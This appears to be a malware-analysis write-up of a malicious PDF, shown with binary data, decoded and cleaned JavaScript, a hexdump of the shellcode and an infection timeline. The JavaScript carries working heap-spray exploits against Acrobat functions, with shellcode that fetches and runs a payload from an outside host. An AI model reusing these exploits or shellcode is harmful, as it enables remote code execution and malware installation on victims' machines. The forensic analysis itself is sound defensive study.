101001001010101011101110110100001110110011000100101101010010110010110111001101111010 0
011101100001011100000101001101011010010101000100001001110001010000100110011001000011
101100001010010010111000101001100011010100110011101110101010100100111100001111001010
000101011010010101011001100010011100000100110001101110011101100111001101100111010100
011010010110111001101110101011100100111010101110100010011100111000101010111010011000
010011100110011101110110011011010101011001010000010101100110001101000111010000011010
101010110011101001011010100100100111001101000010010110100001010100010001110000011000
100111000001001110011001100110110001100010011001000110001101100110010100110100101100
110111001010111010100010111011001101011011000100111001101110011010101100100000101000
100001100010011101000101011101110001010010100111101001010110010101100110111101111100
001100100011010010110110101110100010001100101001101101110011000100100011001011001010

00100101101001010010010110000101101000011001110100100001101101011001000100111101111
00101110011010101010110000101010110010010000100001101000110011101100100101001111000
01000010011110000110101001100110011011010100000101001100010010110101101001110011011
10010010001110110010101001100010110100101000001110010010011100100010101001101011001
11010101100100001001010001010010110110110101001011011110010100001101001010010101110
10101100100001001001100010011110010010010100001101100101010001000110011001100011011
01110110000101010110011011100111011101101000010100000101101001101011011110000101010
00110100001110010011100110111101001010100010100100110110000110010001001111010100100
01000001011000011000110111001101010000011001100101100101000011011101010101101001101
10001101100011000100110001001100110011100100100100101010010010001110111100101110100
01010001010100110100011101101001010110010101101001000101010101000100101101100100010
01010011001100111011001001100001110001011010000110000101000111011011010101000011110
01011000110111011001100100011010000100101110110010001110001010000100100010001111001O
11001010111100101101110011101010101011001110011011100010100100001001100010100010101
00110100010101100101011100110101010001100101010010000111010101000001011101110111100
10111001001100100010001010111100001101111011011000111000001001111010110010100011101
01000101101011011110010110111001101000010010010111000101000111010010010101001101001
01001010011010000010100100101001101011001110101000101000010011011000111011101010111
01110110010100100110100101010110011001010101000001001000010001010110010101011000011
01000010101110100110001001100010001010100001001111010011000110101010001000101011010
00010110000110010001000011010000110111100101011010010011010111001101001011010001100
10010000111000101100001011001010101010001100100010101000100001001110001010000110101
01100100110001110101010110000011010000101100101101000011011000110010101110000010010O
00101000001000011011100000100101001001001010001010111100101101001010010100100101101
00101101101111011001010100101101000001011110000110010001101110010011000111001001001
11001110010010001000100010001011010011100010100001001101011010001100101100001000101
01101001011100100101010101100100010011100110011101100011011010100100011001110011011
0001101110001010O0

Decoded Javascript PDF Payload

```
function OzWJi(rzRoI,fxLUb){while(rzRoI.length*2<fxLUb){rzRoI+=rzRoI;}
return rzRoI.substring(0,fxLUb/2);}
function bSuTN(){var
Uueqk=sly("\uC033\u8B64\u3040\u0C78\u408B\u8B0C\u1C70\u8BAD\u0858\u09EB\u408B\u8D34
\u7C40\u588B\u6A3C\u5A44\uE2D1\uE22B\uEC8B\u4FEB\u525A\uEA83\u8956\u0455\u5756\u738
B\u8B3C\u3374\u0378\u56F3\u768B\u0320\u33F3\u49C9\u4150\u33AD\u36FF\uBE0F\u0314\uF2
38\u0874\uCFC1\u030D\u40FA\uEFEB\u3B58\u75F8\u5EE5\u468B\u0324\u66C3\u0C8B\u8B48\u1
C56\uD303\u048B\u038A\u5FC3\u505E\u8DC3\u087D\u5257\u33B8\u8ACA\uE85B\uFFA2\uFFFF\u
C032\uF78B\uAEF2\uB84F\u2E65\u7865\u66AB\u6698\uB0AB\u8A6C\u98E0\u6850\u6E6F\u642E\
```

```
u7568\u6C72\u546D\u8EB8\u0E4E\uFFEC\u0455\u5093\uC033\u5050\u8B56\u0455\uC283\u837F
\u31C2\u5052\u36B8\u2F1A\uFF70\u0455\u335B\u57FF\uB856\uFE98\u0E8A\u55FF\u5704\uEFB
8\uE0CE\uFF60\u0455\u7468\u7074\u2F3A\u732F\u6165\u6372\u2D68\u656E\u7774\u726F\u2D
6B\u6C70\u7375\u632E\u6D6F\u6C2F\u616F\u2E64\u6870\u3F70\u3D61\u2661\u7473\u493D\u7
46E\u7265\u656E\u2074\u7845\u6C70\u726F\u7265\u3620\u302E\u6526\u323D\u0000%25%30%2
5%30%25%30%25%30%25%30%25%30");var HWXsi=202116108;var ZkzwV=[];var
HsVTm=4194304;var EgAxi=Uueqk.length*2;var fxLUb=HsVTm-(EgAxi+0x38);var
rzRoI=sly("\u9090\u9090");rzRoI=OzWJi(rzRoI,fxLUb);var tfFQG=(HWXsi-
4194304)/HsVTm;for(var gtqHE=0;gtqHE<tfFQG;gtqHE++){ZkzwV[gtqHE]=rzRoI+Uueqk;}
var
eHmqR=sly("\u0c0c\u0c0c");while(eHmqR.length<44952)eHmqR+=eHmqR;this.collabStore=Co
llab.collectEmailInfo({subj:"",msg:eHmqR});}
function Soy(){var dwl=new Array();function ppu(BtM,dqO){while(BtM.length*2<dqO)
{BtM+=BtM;}
BtM=BtM.substring(0,dqO/2);return BtM;}
XrS=0x30303030;HRb=sly("\uC033\u8B64\u3040\u0C78\u408B\u8B0C\u1C70\u8BAD\u0858\u09E
B\u408B\u8D34\u7C40\u588B\u6A3C\u5A44\uE2D1\uE22B\uEC8B\u4FEB\u525A\uEA83\u8956\u04
55\u5756\u738B\u8B3C\u3374\u0378\u56F3\u768B\u0320\u33F3\u49C9\u4150\u33AD\u36FF\uB
E0F\u0314\uF238\u0874\uCFC1\u030D\u40FA\uEFEB\u3B58\u75F8\u5EE5\u468B\u0324\u66C3\u
0C8B\u8B48\u1C56\uD303\u048B\u038A\u5FC3\u505E\u8DC3\u087D\u5257\u33B8\u8ACA\uE85B\
uFFA2\uFFFF\uC032\uF78B\uAEF2\uB84F\u2E65\u7865\u66AB\u6698\uB0AB\u8A6C\u98E0\u6850
\u6E6F\u642E\u7568\u6C72\u546D\u8EB8\u0E4E\uFFEC\u0455\u5093\uC033\u5050\u8B56\u045
5\uC283\u837F\u31C2\u5052\u36B8\u2F1A\uFF70\u0455\u335B\u57FF\uB856\uFE98\u0E8A\u55
FF\u5704\uEFB8\uE0CE\uFF60\u0455\u7468\u7074\u2F3A\u732F\u6165\u6372\u2D68\u656E\u7
774\u726F\u2D6B\u6C70\u7375\u632E\u6D6F\u6C2F\u616F\u2E64\u6870\u3F70\u3D61\u2661\u
7473\u493D\u746E\u7265\u656E\u2074\u7845\u6C70\u726F\u7265\u3620\u302E\u6526\u313D\
u0000\u0000%23%26%23%26%23%26%23%26%23%26%23%26%23%26%23%26%23%26");var
jxU=4194304;var RaR=HRb.length*2;var dqO=jxU-(RaR+0x38);var
BtM=sly("\u9090\u9090");BtM=ppu(BtM,dqO);var JYD=(XrS-4194304)/jxU;for(var
Prn=0;Prn<JYD;Prn++){dwl[Prn]=BtM+HRb;}
var IdI="660554479506362601 27";for(sly=0;sly<138*2;sly++){IdI+="3";}
util.printf("%45000f",IdI);}
function ynu(shG)
{shG=shG.replace(/[\+1]/g,"0");shG=shG.replace(/[\+2]/g,"9");shG=shG.replace(/[\
+3]/g,"8");shG=shG.replace(/[\+4]/g,"7");shG=shG.replace(/[\
+5]/g,"6");shG=shG.replace(/[\+6]/g,"5");shG=shG.replace(/[\
+7]/g,"4");shG=shG.replace(/[\+8]/g,"3");shG=shG.replace(/[\
+9]/g,"2");shG=shG.replace(/[\+0]/g,"1");return shG;}
function XiIHG(){var
cqcNr=sly("\uC033\u8B64\u3040\u0C78\u408B\u8B0C\u1C70\u8BAD\u0858\u09EB\u408B\u8D34
```

```
\u7C40\u588B\u6A3C\u5A44\uE2D1\uE22B\uEC8B\u4FEB\u525A\uEA83\u8956\u0455\u5756\u738
B\u8B3C\u3374\u0378\u56F3\u768B\u0320\u33F3\u49C9\u4150\u33AD\u36FF\uBE0F\u0314\uF2
38\u0874\uCFC1\u030D\u40FA\uEFEB\u3B58\u75F8\u5EE5\u468B\u0324\u66C3\u0C8B\u8B48\u1
C56\uD303\u048B\u038A\u5FC3\u505E\u8DC3\u087D\u5257\u33B8\u8ACA\uE85B\uFFA2\uFFFF\u
C032\uF78B\uAEF2\uB84F\u2E65\u7865\u66AB\u6698\uB0AB\u8A6C\u98E0\u6850\u6E6F\u642E\
u7568\u6C72\u546D\u8EB8\u0E4E\uFFEC\u0455\u5093\uC033\u5050\u8B56\u0455\uC283\u837F
\u31C2\u5052\u36B8\u2F1A\uFF70\u0455\u335B\u57FF\uB856\uFE98\u0E8A\u55FF\u5704\uEFB
8\uE0CE\uFF60\u0455\u7468\u7074\u2F3A\u732F\u6165\u6372\u2D68\u656E\u7774\u726F\u2D
6B\u6C70\u7375\u632E\u6D6F\u6C2F\u616F\u2E64\u6870\u3F70\u3D61\u2661\u7473\u493D\u7
46E\u7265\u656E\u2074\u7845\u6C70\u726F\u7265\u3620\u302E\u6526\u333D\u0000\u1334\u
1334");dPl=sly("\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\
u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090
\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u909
0\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u90
90\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9
090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090")
+cqcNr;FQI=sly("\u9090\u9090");fhT=5*2;sLa=fhT+dPl.length;while(FQI.length<sLa)FQI+
=FQI;NJn=FQI.substring(0,sLa);eUq=FQI.substring(0,FQI.length-
sLa);while(eUq.length+sLa<0x40000)eUq=eUq+eUq+NJn;Cwy=[];for(XWT=0;XWT<180;XWT+
+)Cwy[XWT]=eUq+dPl;var kKG=4012;var LwZ=Array(kKG);for(XWT=0;XWT<kKG;XWT++)
{LwZ[XWT]=sly("\u000a\u000a\u000a\u000a");}
Collab.getIcon(LwZ+"_N.bundle");}
var sly=unescape,ZgA=app.viewerVersion.toString(),TjP=this;if(ZgA<8)
{bSuTN();}
if(ZgA>=8&&ZgA<9)
{Soy();}
if(ZgA<=9)
{XiIHG();}
```

Cleaned PDF Javascript

```
function fix_it(x, len){
    while(x.length*2 < len){
        x += x;
    }
    return x.substring(0, len/2);
}

function collab_email(){
    var shellcode =
unescape("\uC033\u8B64\u3040\u0C78\u408B\u8B0C\u1C70\u8BAD\u0858\u09EB\u408B\u8D34\
```

```
u7C40\u588B\u6A3C\u5A44\uE2D1\uE22B\uEC8B\u4FEB\u525A\uEA83\u8956\u0455\u5756\u738B
\u8B3C\u3374\u0378\u56F3\u768B\u0320\u33F3\u49C9\u4150\u33AD\u36FF\uBE0F\u0314\uF23
8\u0874\uCFC1\u030D\u40FA\uEFEB\u3B58\u75F8\u5EE5\u468B\u0324\u66C3\u0C8B\u8B48\u1C
56\uD303\u048B\u038A\u5FC3\u505E\u8DC3\u087D\u5257\u33B8\u8ACA\uE85B\uFFA2\uFFFF\uC
032\uF78B\uAEF2\uB84F\u2E65\u7865\u66AB\u6698\uB0AB\u8A6C\u98E0\u6850\u6E6F\u642E\u
7568\u6C72\u546D\u8EB8\u0E4E\uFFEC\u0455\u5093\uC033\u5050\u8B56\u0455\uC283\u837F\
u31C2\u5052\u36B8\u2F1A\uFF70\u0455\u335B\u57FF\uB856\uFE98\u0E8A\u55FF\u5704\uEFB8
\uE0CE\uFF60\u0455\u7468\u7074\u2F3A\u732F\u6165\u6372\u2D68\u656E\u7774\u726F\u2D6
B\u6C70\u7375\u632E\u6D6F\u6C2F\u616F\u2E64\u6870\u3F70\u3D61\u2661\u7473\u493D\u74
6E\u7265\u656E\u2074\u7845\u6C70\u726F\u7265\u3620\u302E\u6526\u323D\u0000%25%30%25
%30%25%30%25%30%25%30%25%30");
    var mem_array = [];
    var addr = 4194304;
    var size = addr-(shellcode.length*2 + 0x38);
    var block = fix_it(unescape("\u9090\u9090"), size);
    for(var count=0; count < (202116108 - 4194304)/addr; count++){
        mem_array[count] = block + shellcode;
    }
    var overflow = unescape("\u0c0c\u0c0c");
    while(overflow.length < 44952)
        overflow += overflow;
    this.collabStore = Collab.collectEmailInfo({subj: "", msg: overflow});
}

function util_printf(){
    shellcode =
unescape("\uC033\u8B64\u3040\u0C78\u408B\u8B0C\u1C70\u8BAD\u0858\u09EB\u408B\u8D34\
u7C40\u588B\u6A3C\u5A44\uE2D1\uE22B\uEC8B\u4FEB\u525A\uEA83\u8956\u0455\u5756\u738B
\u8B3C\u3374\u0378\u56F3\u768B\u0320\u33F3\u49C9\u4150\u33AD\u36FF\uBE0F\u0314\uF23
8\u0874\uCFC1\u030D\u40FA\uEFEB\u3B58\u75F8\u5EE5\u468B\u0324\u66C3\u0C8B\u8B48\u1C
56\uD303\u048B\u038A\u5FC3\u505E\u8DC3\u087D\u5257\u33B8\u8ACA\uE85B\uFFA2\uFFFF\uC
032\uF78B\uAEF2\uB84F\u2E65\u7865\u66AB\u6698\uB0AB\u8A6C\u98E0\u6850\u6E6F\u642E\u
7568\u6C72\u546D\u8EB8\u0E4E\uFFEC\u0455\u5093\uC033\u5050\u8B56\u0455\uC283\u837F\
u31C2\u5052\u36B8\u2F1A\uFF70\u0455\u335B\u57FF\uB856\uFE98\u0E8A\u55FF\u5704\uEFB8
\uE0CE\uFF60\u0455\u7468\u7074\u2F3A\u732F\u6165\u6372\u2D68\u656E\u7774\u726F\u2D6
B\u6C70\u7375\u632E\u6D6F\u6C2F\u616F\u2E64\u6870\u3F70\u3D61\u2661\u7473\u493D\u74
6E\u7265\u656E\u2074\u7845\u6C70\u726F\u7265\u3620\u302E\u6526\u313D\u0000\u0000%23
%26%23%26%23%26%23%26%23%26%23%26%23%26%23%26%23%26");
    var mem_array = new Array();
    var addr = 4194304;
```

```
    var size = addr-(shellcode.length*2 + 0x38);
    var block = fix_it(unescape("\u9090\u9090"), size);
    for(var count=0; count < (0x30303030 - 4194304)/addr; count++){
        mem_array[count] = block + shellcode;
    }
    var overflow = "66055447950636260127";
    for(var count=0; count < 138*2; count++){
        overflow += "3";
    }
    util.printf("%45000f", overflow);
}

function translate(x){
    x=x.replace(/[\+1]/g,"0");
    x=x.replace(/[\+2]/g,"9");
    x=x.replace(/[\+3]/g,"8");
    x=x.replace(/[\+4]/g,"7");
    x=x.replace(/[\+5]/g,"6");
    x=x.replace(/[\+6]/g,"5");
    x=x.replace(/[\+7]/g,"4");
    x=x.replace(/[\+8]/g,"3");
    x=x.replace(/[\+9]/g,"2");
    x=x.replace(/[\+0]/g,"1");
    return x;
}

function collab_geticon(){
    var nop_sledge =
unescape("\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\
u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090
\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u909
0\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u90
90\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9
090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090");
    var shellcode = nop_sledge +
unescape("\uC033\u8B64\u3040\u0C78\u408B\u8B0C\u1C70\u8BAD\u0858\u09EB\u408B\u8D34\
u7C40\u588B\u6A3C\u5A44\uE2D1\uE22B\uEC8B\u4FEB\u525A\uEA83\u8956\u0455\u5756\u738B
\u8B3C\u3374\u0378\u56F3\u768B\u0320\u33F3\u49C9\u4150\u33AD\u36FF\uBE0F\u0314\uF23
8\u0874\uCFC1\u030D\u40FA\uEFEB\u3B58\u75F8\u5EE5\u468B\u0324\u66C3\u0C8B\u8B48\u1C
56\uD303\u048B\u038A\u5FC3\u505E\u8DC3\u087D\u5257\u33B8\u8ACA\uE85B\uFFA2\uFFFF\uC
```

```
032\uF78B\uAEF2\uB84F\u2E65\u7865\u66AB\u6698\uB0AB\u8A6C\u98E0\u6850\u6E6F\u642E\u
7568\u6C72\u546D\u8EB8\u0E4E\uFFEC\u0455\u5093\uC033\u5050\u8B56\u0455\uC283\u837F\
u31C2\u5052\u36B8\u2F1A\uFF70\u0455\u335B\u57FF\uB856\uFE98\u0E8A\u55FF\u5704\uEFB8
\uE0CE\uFF60\u0455\u7468\u7074\u2F3A\u732F\u6165\u6372\u2D68\u656E\u7774\u726F\u2D6
B\u6C70\u7375\u632E\u6D6F\u6C2F\u616F\u2E64\u6870\u3F70\u3D61\u2661\u7473\u493D\u74
6E\u7265\u656E\u2074\u7845\u6C70\u726F\u7265\u3620\u302E\u6526\u333D\u0000\u1334\u1
334");
    block = unescape("\u9090\u9090");
    headersize = 5*2+shellcode.length;
    while(block.length < headersize)
        block += block;
    NJn=block.substring(0, headersize);
    // NJn = fix_it(block, headersize)?
    eUq=block.substring(0, block.length-headersize);
    while(eUq.length+headersize < 0x40000)
        eUq=eUq+eUq+NJn;
    mem_array = [];
    for(var count=0; count < 180; count++)
        mem_array[count] = eUq + shellcode;
    var overflow = Array(4012);
    for(var count=0; count < 4012; count++){
        overflow[count] = unescape("\u000a\u000a\u000a\u000a");
    }
    Collab.getIcon(overflow + "_N.bundle");
}

if(app.viewerVersion.toString() < 8){
    collab_email();
}
if(app.viewerVersion.toString() >= 8 && app.viewerVersion.toString() < 9){
    util_printf();
}
if(app.viewerVersion.toString() <= 9){
    collab_geticon();
}
```

Hexdump of PDF Shellcode

```
00000000  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  |................|
*
001fff40  90 90 90 33 64 40 78 8b  0c 70 ad 58 eb 8b 34 40  |...3d@x..p.X..4@|
```

```
001fff50  8b 3c 44 d1 2b 8b eb 5a  83 56 55 56 8b 3c 74 78  |.<D.+..Z.VUV.<tx|
001fff60  f3 8b 20 f3 c9 50 ad ff  0f 14 38 74 c1 0d fa eb  |.. ..P....8t....|
001fff70  58 f8 e5 8b 24 c3 8b 48  56 03 8b 8a c3 5e c3 7d  |X...$..HV....^.}|
001fff80  57 b8 ca 5b a2 ff 32 8b  f2 4f 65 65 ab 98 ab 6c  |W..[..2..Oee...l|
001fff90  e0 50 6f 2e 68 72 6d b8  4e ec 55 93 33 50 56 55  |.Po.hrm.N.U.3PVU|
001fffa0  83 7f c2 52 b8 1a 70 55  5b ff 56 98 8a ff 04 b8  |...R..pU[.V.....|
001fffb0  ce 60 55 68 74 3a 2f 65  72 68 6e 74 6f 6b 70 75  |.`Uht:/erhntokpu|
001fffc0  2e 6f 2f 6f 64 70 70 61  61 73 3d 6e 65 6e 74 45  |.o/odppaas=nentE|
001fffd0  70 6f 65 20 2e 26 3d 00  25 30 25 30 25 30 25 30  |poe .&=.%0%0%0%0|
001fffe0  25 30 25 30                                       |%0%0|
001fffe4
```

Timeline

Sat Feb 27 20:11:53 2010	socket created	888				1172			TCP	
Sat Feb 27 20:11:53 2010	download									http://newsrss.bbc.co.uk/rss/newson
Sat Feb 27 20:11:53 2010	first visit									http://en-us.start.mozilla.com/firefox
Sat Feb 27 20:11:53 2010	last visit									http://en-us.start.mozilla.com/firefox
Sat Feb 27 20:11:53 2010	firefox.exe	888	1756							
Sat Feb 27 20:11:53 2010	earliest connection creation	888		127				1169		
Sat Feb 27 20:11:53 2010	earliest connection creation	888		127				1168		
Sat Feb 27 20:11:53 2010	earliest connection creation	888		192.168.0.176		1171	66.249.90.104	80		
Sat Feb 27 20:11:53 2010	earliest connection creation	888		192.168.0.176		1172	66.249.91.104	80		
Sat Feb 27 20:11:53 2010	first visit to Mozilla Firefox Start Page									http://www.google.com/firefox?client
Sat Feb 27 20:11:53 2010	last visit to Mozilla Firefox Start Page									http://www.google.com/firefox?client
Sat Feb 27 20:11:54 2010	last modification									http://newsrss.bbc.co.uk/rss/newson
Sat Feb 27 20:12:15 2010	first visit to PDF.php (application/pdf Object)									http://search-network-plus.com/cach
Sat Feb 27 20:12:23 2010	AcroRd32.exe	1752	888							
Sat Feb 27 20:12:23 2010	last visit to PDF.php (application/pdf Object)									http://search-network-plus.com/cach
Sat Feb 27 20:12:24 2010	thread created	1752		588						
Sat Feb 27 20:12:24 2010	thread created	1752		1844						
Sat Feb 27 20:12:25 2010	thread created	1752		504						
Sat Feb 27 20:12:28 2010	socket created	888				1176			TCP	
Sat Feb 27 20:12:28 2010	earliest connection creation	888			192.168.0.176	1176	212.150.164.203	80		
Sat Feb 27 20:12:32 2010	thread created	1040		1684						
Sat Feb 27 20:12:32 2010	thread created	1752		992						
Sat Feb 27 20:12:32 2010	thread created	1752		1784						
Sat Feb 27 20:12:32 2010	thread created	1752		2020						
Sat Feb 27 20:12:32 2010	thread created	1752		664						
Sat Feb 27 20:12:32 2010	socket created	1752				1177			UDP	
Sat Feb 27 20:12:32 2010	socket created	1752				1178			TCP	
Sat Feb 27 20:12:32 2010	earliest connection creation	1752			192.168.0.176	1178	212.150.164.203			
Sat Feb 27 20:12:33 2010	thread created	1752		1768						
Sat Feb 27 20:12:34 2010	thread created	880		212						
Sat Feb 27 20:12:34 2010	thread created	880		208						
Sat Feb 27 20:12:34 2010	sdra64.exe added to registry key Microsoft\Windows NT\CurrentVersion\Winlogon									
Sat Feb 27 20:12:34 2010	thread created	644		1380						
Sat Feb 27 20:12:34 2010	thread created	644		204						
Sat Feb 27 20:12:35 2010	thread created	880		468						
Sat Feb 27 20:12:35 2010	thread created	880		600						
Sat Feb 27 20:12:35 2010	thread created	880		1824						
Sat Feb 27 20:12:35 2010	thread created	688		2008						
Sat Feb 27 20:12:35 2010	thread created	700		1576						
Sat Feb 27 20:12:35 2010	thread created	948		2012						
Sat Feb 27 20:12:35 2010	thread created	1040		1968						
Sat Feb 27 20:12:35 2010	thread created	1040		1496						
Sat Feb 27 20:12:35 2010	thread created	1040		1780						
Sat Feb 27 20:12:35 2010	thread created	1040		1092						
Sat Feb 27 20:12:35 2010	thread created	1040		1356						
Sat Feb 27 20:12:35 2010	thread created	1040		1372						
Sat Feb 27 20:12:35 2010	thread created	1040		704						
Sat Feb 27 20:12:35 2010	thread created	1040		1260						
Sat Feb 27 20:12:35 2010	thread created	2024		556						
Sat Feb 27 20:12:35 2010	thread created	1756		1508						
Sat Feb 27 20:12:35 2010	thread created	852		2016						
Sat Feb 27 20:12:35 2010	thread created	1108		432						
Sat Feb 27 20:12:35 2010	thread created	1116		1360						
Sat Feb 27 20:12:35 2010	socket created	1040				68			UDP	
Sat Feb 27 20:12:35 2010	socket created	1040				1181			UDP	
Sat Feb 27 20:12:35 2010	socket created	1040				1182			UDP	
Sat Feb 27 20:12:35 2010	thread exited	688		2008						
Sat Feb 27 20:12:35 2010	thread exited	852		2016						
Sat Feb 27 20:12:35 2010	thread exited	948		2012						
Sat Feb 27 20:12:35 2010	Microsoft\Windows NT\CurrentVersion\Network\UID									SOFTWARE Registry Hive

3. Firefox 1.5 launched

4. PDF.php first accessed and earliest point at which exploit could be triggered

5. Firefox 1.5 forks Acrobat Reader 6.0

6. Firefox 1.5 creates HTTP connection to 212.150.164.203

7. Acrobat Reader 6.0 creates HTTP connection to 212.150.164.203. Point at which malicious PDF download starts. Earliest point at which shellcode can run.

8. Shellcode has downloaded and successfully started payload. Payload drops sdra64.exe into WINDOWS\system32. Payload modifies registry for persistence across restarts.